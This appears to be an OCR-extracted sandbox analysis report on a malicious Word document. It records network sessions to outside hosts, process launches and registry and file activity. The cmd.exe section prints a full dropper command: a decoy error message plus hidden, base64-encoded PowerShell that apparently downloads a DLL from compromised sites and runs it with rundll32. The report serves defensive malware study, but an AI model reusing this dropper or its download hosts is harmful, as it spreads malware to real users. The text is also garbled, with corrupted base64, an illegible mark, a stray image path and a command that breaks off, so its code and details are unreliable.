| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                                   |
|------------|--------------|-------------|----------------|------------------|-----------------------------------------------------------|
| 0          | 192.168.2.22 | 49165       | 176.53.69.151  | 80               | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp                           | kBytes transferred | Direction | Data                                                                       |
|-------------------------------------|--------------------|-----------|----------------------------------------------------------------------------|
| Jan 10, 2021 02:32:54.290236950 CET | 0                  | OUT       | GET /wp-admin/4m/ HTTP/1.1<br>Host: petafilm.com<br>Connection: Keep-Alive |

[illegible]

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                          |
|------------|--------------|-------------|----------------|------------------|----------------------------------|
| 1          | 192.168.2.22 | 49166       | 5.2.136.90     | 80               | C:\Windows\SysWOW64\rundll32.exe |


| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------------------|--------------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 10, 2021<br>02:33:12.053525925 CET | 200                | OUT       | POST /cfneym/te8xc065y4us/0q84z262f3krhb3/ HTTP/1.1<br>DNT: 0<br>Referer: 5.2.136.90/cfneym/te8xc065y4us/0q84z262f3krhb3/<br>Content-Type: multipart/form-data; boundary=-----AbSKJB3IYi<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: 5.2.136.90<br>Content-Length: 6260<br>Connection: Keep-Alive<br>Cache-Control: no-cache |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|----------------------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 10, 2021<br>02:33:12.876818895 CET | 208                | IN        | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Sun, 10 Jan 2021 01:33:12 GMT<br>Content-Type: text/html; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: keep-alive<br>Vary: Accept-Encoding<br>Data Raw: 65 39 34 0d 0a 9c bc 6e 49 b8 87 bc 21 87 b5 90 ae 2a eb 18 53 ec b7 e5 7a a7 a3 32 ab 1e 50 a4 6f 30 e1 c6 a2 73 6a fe 04 92 ba 43 15 cc 25 b7 b7 cd 7a 62 76 7b f8 b5 03 24 4f f6 0f 60 75 8f df df 2f 60 8b 92 f6 c9 31 27 ce bf b5 a2 cf 72 ff 09 67 fa 08 81 ba 13 29 db 15 8e b1 09 01 c1 a7 2b d2 1c ad 21 9b 36 e7 8e 27 97 95 d4 f3 51 fa d0 3c eb 1a 73 fc cf b4 8d 35 94 74 b5 f1 5d cb 34 79 1b 23 58 98 42 d7 a1 5a c0 17 61 97 e5 f3 1e d2 cc 98 17 fd dd e7 f2 46 b3 d5 4f 8c a4 9f 63 88 7d 59 61 51 f6 ce 35 a2 ca 0c 6f e1 5f 65 ea fd ab c1 7e fa 24 78 77 41 a0 b3 72 eb 43 52 87 40 81 a7 e8 20 ec 8c ed 16 db 8e 02 a8 e3 85 b5 6b 65 db c6 a6 19 c6 63 4d 6c 1b 6b 83 b0 3f 2c 05 f5 5c c2 2f 5f 56 5a 38 cf ac 88 83 97 6f bf bd 1a f3 66 9d fc 86 61 0d be a4 f4 4f a2 62 be 74 77 77 27 d6 31 5d 5d 7d 51 15 83 b6 f4 13 12 28 d4 31 13 5e 21 44 d4 a3 6d ba ed 8e c4 92 60 a2 78 22 9f 5f 3e 47 38 2b 95 61 0b bf 3a 5b bf 99 e1 7c 9a cf cd 52 98 14 8b 9a 12 c4 bf 6b 5c 40 da 38 17 fa fd dd 10 15 7e 83 75 a0 79 f6 90 c3 c6 16 6e 69 22 ae 9e 7d 18 ae 5b 6e 18 0c 1b 50 c0 2d 1d 2a d4 9a da 5e ed ae 9f c1 80 dd e3 29 de 22 26 e0 d0 86 b0 b2 4d fa 8e 44 a0 a2 22 10 6b 70 a5 55 dd 1c 79 72 da 80 dd d4 57 ac 73 35 88 fa 2b f0 dc 69 32 92 dd 7e 45 82 33 f2 9e 56 ee a6 bc c0 01 cc 7d 5d 5d 7d 51 15 83 b6 f4 13 12 28 d4 31 13 5e 21 44 d4 e 6f 29 88 d8 37 37 40 8d 68 ed 42 2a 43 3d dc 22 6f f6 73 a5 e6 37 bb 3f 8d fc 44 fb 85 9e 5e e6 bd 48 0a a1 8e 83 35 1e ac b2 5a bc 57 b0 3c 8f 2f e3 56 fe 6c 9f 60 40 13 20 1a 4f 8b b8 a8 f4 79 10 45 97 25 8a 09 bc 4c f8 40 04 b5 58 4d 0b d9 f6 c3 f7 ff b8 02 8a 1f 52 93 15 08 22 df 35 a1 5a 25 c0 cd 8d 3c 64 a3 f1 8f d4 08 87 7a cb 7e 25 7a 2a 33 56 94 e5 58 78 6e 80 35 38 96 b2 ad ec 30 32 bd 76 4c 7b 04 6e b0 de 70 54 7e 74 2d c1 89 b4 4b 06 9d 9d 26 a9 01 9e 1d 91 24 0c 79 7e 25 2a 82 da 2a 73 25 fe cd 39 01 53 8f 4e 67 dd 3d 6c e5 12 41 e1 76 ae eb 68 25 b1 21 1c da b9 86 2c 47 dc 2e 6a c9 20 66 6e 23 a2 75 44 ed d5 98 b4 ff 99 33 40 86 14 17 fe 0e 60 92 e6 95 2c 13 81 c2 b4 a6 49 75 53 30 b7 26 5e c6 97 d3 a2 e8 ea c5 df 17 9b df f1 52 14 8b 80 3d 16 c3 40 50 13 05 e7 e8 ab 6b 3b ad 52 60 57 c1 90 78 b2 95 10 0d 55 f9 8a ca e7 fd be 9d 5b ea 8b 48 1c bc 33 13 16 1c 37 22 ad 24 f3 da 3f bf d5 1a a5 a9 1b 33 9d b0 c3 4e aa 6d 35 96 1e 11 5c 9c 43 7a f1 4e 3e 08 74 71 a8 d0 da 85 16 3d bb 90 14 fe 7b e4 7b ed 6b 85 e6 26 37 f6 6e 59 35 99 87 38 90 fe 9f 9e 7d d5 20 d1 ec 68 6d cf e3 e7 a9 b9 9b 85 8e 5d 3b 72 e4 35 0c 6f 0c 65 62 c5 cf 54 f1 e7 ef 76 cf 3c 8e 1e fa f5 1d 0f a6 c6 c4 49 d7 cd b7 c9 8d 9f 55 7d 7e 03 81 31 25 4a 8f fd 6b 76 19 58 b4 d1 0c 4f 7e 2d 4a 0b 73 7e 21 76 b0 e0 18 3c 12 c3 e3 80 5f b6 b2 f7 66 fe 3d 1c bc 37 6b 14 7e 84 91 90 16 be 38 40 57 c7 f1 20 38 da d6 1a 4e 6e 7a 38 1e 66 63 e0 b1 87 33 9d f4 e9 f6 74 a8 a9 27 9a 85 86 59 ae 93 d4 5c 7f 0a 22 50 91 3a e6 82 c1 ee 51 6c a9 64 c2 15 13 7a fa 3d 51 92 bf ca 5f d9 d9 2a ce f5 e2 92 cb f9 8c 7a 00 e1 1e 4d 1c 08 c3 74 21 2d d7 93 05 c3 9c 5a 24 8f af b8 39 11 2f d1 f4 f5 b0 69 ca 04 be 22 a2 74 ef 66 0c 39 01 a3 3a d9 12 e7 05 c6 fa 7e dc f3 d6 c2 9a 4a 5c 49 bd 49 ab da 0f 30 c3 1f a6 83 56 98 82 c9 ed a1 8d a5 20 b8 e9 2b 67 aa dd 2d 67 b6 83 ff 1a 27 78 48 ed 31 6b 4f 4e d7 c7 bc 27 0c 70 bb c4 29 fb ae a5 63 4b fc c8 77 03 0b 36 98 e6 a6 27 c3 8b d5 eb 88 b2 71 68 95 e6 9a 62 5c a1 64 d0 f5 bc 0a 2a 27 a6 0b eb c1 9a 45 72 2d 87 f9 45 82 ec 33 3a d5 ab 68 7b 14 a8 04 2f cf b2 28 6c 7c 75 e1 c1 38 4c d9<br>Data Ascii: e94nl!*Sz2Po0sjC%zvbv{\$O`u`1'rg)+!6'Q<s5t4y#XBZaFOc}YaQ5o_e~\$xwArCR@ kecMlk?,V_VZ8ofaO<br>btww'1;a:R]TA]m`x`'_>G8+a:[]Rk!@8~uyni"}[nP~*)"&MD@"kpUyrWs5+i2~E3V}}]]Q(1^!Do)77@hB*C="os?D^H5ZW</M`@<br>OyE%L.@XMR"5Z%<dz~%z*3VXxn5802vL{npT~tK&\$y~%**s%9SNg=IAvh%!,G.j fnuD3@`.luS0&^R=@Pk;R<br>`WxUJ[H37"\$?3Nm5lCzN> tq={{[k&7nY58] hm};r5oebTv<IU}~1%JkvXO~--Js~!v<_f=7k~8@W 8Nnz8fc3tY"P:Qldz=Q_~zMt!-<br>Z\$9/i"tf9:~JlI0V +g-g'xH1kON'p)ckw6'qhb!d*Er-E3:h/!(l u8L |

Code Manipulations

Statistics

Behavior



# System Behavior

Analysis Process: WINWORD.EXE PID: 1100 Parent PID: 584

## General

|                               |                                                                                 |
|-------------------------------|---------------------------------------------------------------------------------|
| Start time:                   | 02:32:34                                                                        |
| Start date:                   | 10/01/2021                                                                      |
| Path:                         | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                          |
| Wow64 process (32bit):        | false                                                                           |
| Commandline:                  | 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding |
| Imagebase:                    | 0x13ffd0000                                                                     |
| File size:                    | 1424032 bytes                                                                   |
| MD5 hash:                     | 95C38D04597050285A18F66039EDB456                                                |
| Has elevated privileges:      | true                                                                            |
| Has administrator privileges: | true                                                                            |
| Programmed in:                | C, C++ or other language                                                        |
| Reputation:                   | high                                                                            |

## File Activities

### File Created

| File Path                            | Access                                    | Attributes | Options                                                                                  | Completion      | Count | Source Address | Symbol           |
|--------------------------------------|-------------------------------------------|------------|------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\VBE | read data or list directory   synchronize | device     | directory file   synchronous io   non alert   open for backup ident   open reparse point | success or wait | 1     | 7FEE91226B4    | CreateDirectoryA |

### File Deleted

| File Path                                                | Completion      | Count | Source Address | Symbol  |
|----------------------------------------------------------|-----------------|-------|----------------|---------|
| C:\Users\user\AppData\Local\Temp\~DF0A52B9E34A83DB6B.TMP | success or wait | 1     | 7FEE9049AC0    | unknown |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

## Registry Activities

### Key Created

| Key Path                                                                                | Completion      | Count | Source Address | Symbol          |
|-----------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\VBA                                                | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0                                            | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common                                     | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options                      | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency                        | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery       | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49DC | success or wait | 1     | 7FEE9049AC0    | unknown         |

### Key Value Created







| Key Path | Name | Type | Old Data                      | New Data                      | Completion | Count | Source  | Symbol |
|----------|------|------|-------------------------------|-------------------------------|------------|-------|---------|--------|
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       | Address |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 |            |       |         |        |
|          |      |      | 00 00 00 00 00 00 FF FF FF    | 00 00 00 00 00 00 FF FF FF    |            |       |         |        |
| FF       | FF   |      |                               |                               |            |       |         |        |

Analysis Process: cmd.exe PID: 2524 Parent PID: 1220

### General

|                        |                             |
|------------------------|-----------------------------|
| Start time:            | 02:32:35                    |
| Start date:            | 10/01/2021                  |
| Path:                  | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false                       |

Commandline:

cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file.  
& P^Ow^er^she^L^L -w hidden -ENCOD JAA5ADUAWABVAGMARAAg  
ACAAPQAgACAawWBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsA  
MwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsAccAQwBUAE8AUgB5  
ACcALAAneA0AJwAsAccAUgBFACcALAAnc4AaQBvAC4AZABJACcAKQAgACAA  
OwAgACAacwBFAFQALQBjAHQARQBtACAIAAoACcAVgAnACsAJwBhAHIAaQBB  
AEIATABIAccAKwAnAdoArGbjAFUAJwApACAIAAoACAIAIBhAHQAEqBwAEUA  
XQAoACIAEawAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzh0AewAy  
AH0AlgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAneAHMAWQBZAHQA  
JwAsAccAVABNAGEATgBBAEcAZQByACcALAAneA4AJwAsAccARQAnACwAJwBJ  
ACcALAAneHYASQBJAEUUAUVACcAKQApAdSAJBFAHIAcgvBvAHIAQQBJAHQA  
aQBvAG4AUABYAGUAZgBIAHIAZQBuaGMAZQAgAD0AIAAoACcAUwBpACcAKwAo  
ACcAbABIAccAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsA  
KAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBIACcAKQAp  
ADsAJABIAGMANgBjADYAdQB5AD0AJABJADcAngBDACAkwAgAFsYwBoAGEA  
cgBdACgAnG0ACkAIAArACAABUADMANgBTADsAJABWADAAnGBCAD0AKAAn  
AEKAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIA  
KwAiAHIAaQBBAEIAIgrACIAbAAiACsAlgBFADoAOQA1ACIAKwAiAFgAdQBD  
AGQAlgApACAIAApAC4AVgBhAEwAVQBIAADoAGIAAGMAUGBIAGEAVABgAEUA  
ZABgAEkAUgBgAEUAYABDAFQATwBSAFkAlgAoACQASABPAE0ARQAgACsAIAAo  
ACgAJwB7ADAAIqBBDADMACgBIACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQA  
aQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwAp  
AC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AIEAPQAoACgA  
JwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAKAGYAAQBIADoAGAi  
AHMAZQBAGMAYABVAHIASQBUAfKAcABSAG8AVABPAGAAyWBPAAEWAlgAgAD0A  
IAAoACgAJwBfACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAEFIAMwAy  
AEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcA  
egBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwAp  
ACkAOwAkAFcAXwAXAEQAPQAoACcARQAnACsAKAAnADEAOQAoAnACsAJwBUACcA  
KQAPADsAJABXADcAaQBvADAAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAw  
AH0AJwArACgAJwBDACcAKwAnADMACgBIADUAJwApACsAJwBjADMAJwArACcA  
ewAnACsAJwAwAH0ARABpAF8AcAAZAGMAJwArACcAOQB7ACcAKwAnADAAfQAn  
ACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkADQB1ACsA  
KAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwAr  
ACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAEABfAGcAXw9ACgA  
KAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnAdoALwAnACkAKwAnAC8AJwAr  
ACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkABABIAcCkAKwAnAC4A  
YwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAt  
AGEAJwArACcAZABTACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAxQAnACkA  
KwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnAdoALwAnACcAJwBjAD  
ACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsA  
cwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBv  
AG0ALwBxAGWARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkA  
KwAoACcAdwAnACsAJwBbADMAOGAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAn  
AC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcA  
aQAnACsAKAAnAHMAJwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBw  
AC0AaQBvAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEA  
cgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcQAAnACsAKAAnAF0AJwAr  
ACcAYQBvAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJ  
JwArACcAbgAnACsAJwBqAGIAcQAUAGMAbwBTAC8AdwBwAC0AaQAnACkAKwAo  
ACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcA  
KwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMACwAnACsAJwA6  
AC8ALwBzAGEAawAnACkAKwAoACcAAAnACsAJwBpAHMAQdQBoACcAKwAnAGEA  
bgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAo  
ACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBTAC8A  
JwApACsAJwB3ACcAKwAoACcAcAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAn  
ACsAJwBsAHUAZAAAnACkAKwAoACcAZQBZACcAKwAnAC8AQwB2AEcAJwApACsA  
KAAnAFUUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBvAHcAWwAZD0AJwAr  
ACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcA  
KQArACgAJwAuACcAKwAnAHQAZQBzAGUAJwArACcAcwBrACcAKwAnAG8AJwAr  
ACcACBZAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsA  
JwBnAGkAJwArACgAJwAtACcAKwAnAGIAAQBuACcAKQArACgAJwAvAEcAJwAr  
ACcAdAAZAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFSA  
JwArACcAMwAnACkAKwAnAHMAOGAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBw  
AC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkA  
KwAoACcAaQBvACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AlgByAGUAUABM  
AGAAQBBjAEUAIGAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcA  
KwAnADMAJwApACwAKABbAGEAcgByAGEAEqBdACgAJwBzAGQAJwAsAccAcwB3  
ACcAKQASACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAnACkALAAneADMA  
ZAAAnACkAWwAXAF0AKQAuACIAcwBgAHAAbABpAFQAlgAoACQAUQA5ADMASAAg  
ACsAIAAKAEgAYwA2AGMANgB1AHkAIAArACAABJBIADgAOQBACkAOwAkAEUA  
NwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBv  
AHIAZQBhAGMAaAAgACgAJABDAGoAawBIADAAbABIACAAaQBvACAAJABHAHIA  
NgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBIAHcAJwArACcALQBP  
AGIAagBIAGMAJwArACcAdAAnACkAIABZAHkAUwB0AGUAbQAUAE4AZQB0AC4A  
VwBFAGIAAYwBMAEKARQBvAHQAKQAuACIAZABVAHcAYABOAGwATwBgEEAYABE  
AGYASQBsAGUAIGAoACQAQwBqAGsAZQAwAGwAZQASACAAJABXADcAaQBvADAA  
dwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBT  
ACcAKQApADsASQBmACAkAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUA  
bQAnACkAIAAKAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABO  
ACIAIAAtAGcAZQAgADQAMwAXADIANgApACAeAwAmACgAJwByAHUAbgAnACsA  
JwBkACcAKwAnAGwAbAAZADIAJwApACAABJABXADcAaQBvADAAAdwBnACwAKAAo  
ACCAQwBvAG4AJwArACcAdABYAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUA  
JwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAAdBgAE8AcwBgAFQAUgBJ  
AG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAAnACsAJwA0ACcA  
KQArACcAGsAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEKAPQAoACcAVQA44  
ACcAKwAnADkAWQAnACkAFQB9AGMAYQB0AGMAaAB7AH0AfQAKAFoAMQA3AE0A  
PQAoACcASwA3ACcAKwAnADkAVQAnACkA

Imagebase:

0x4a710000

|                               |                                  |
|-------------------------------|----------------------------------|
| File size:                    | 345088 bytes                     |
| MD5 hash:                     | 5746BD7E255DD6A8AFA06F7C42C1BA41 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | moderate                         |

#### Analysis Process: msg.exe PID: 2552 Parent PID: 2524

##### General

|                               |                                                                |
|-------------------------------|----------------------------------------------------------------|
| Start time:                   | 02:32:36                                                       |
| Start date:                   | 10/01/2021                                                     |
| Path:                         | C:\Windows\System32\msg.exe                                    |
| Wow64 process (32bit):        | false                                                          |
| Commandline:                  | msg user /v Word experienced an error trying to open the file. |
| Imagebase:                    | 0xff880000                                                     |
| File size:                    | 26112 bytes                                                    |
| MD5 hash:                     | 2214979661E779C3E3C33D4F14E6F3AC                               |
| Has elevated privileges:      | true                                                           |
| Has administrator privileges: | true                                                           |
| Programmed in:                | C, C++ or other language                                       |
| Reputation:                   | moderate                                                       |

#### Analysis Process: powershell.exe PID: 2368 Parent PID: 2524

##### General

|                        |                                                           |
|------------------------|-----------------------------------------------------------|
| Start time:            | 02:32:36                                                  |
| Start date:            | 10/01/2021                                                |
| Path:                  | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false                                                     |

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         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|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------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| Commandline: | PowersheLL -w hidden -ENCOD 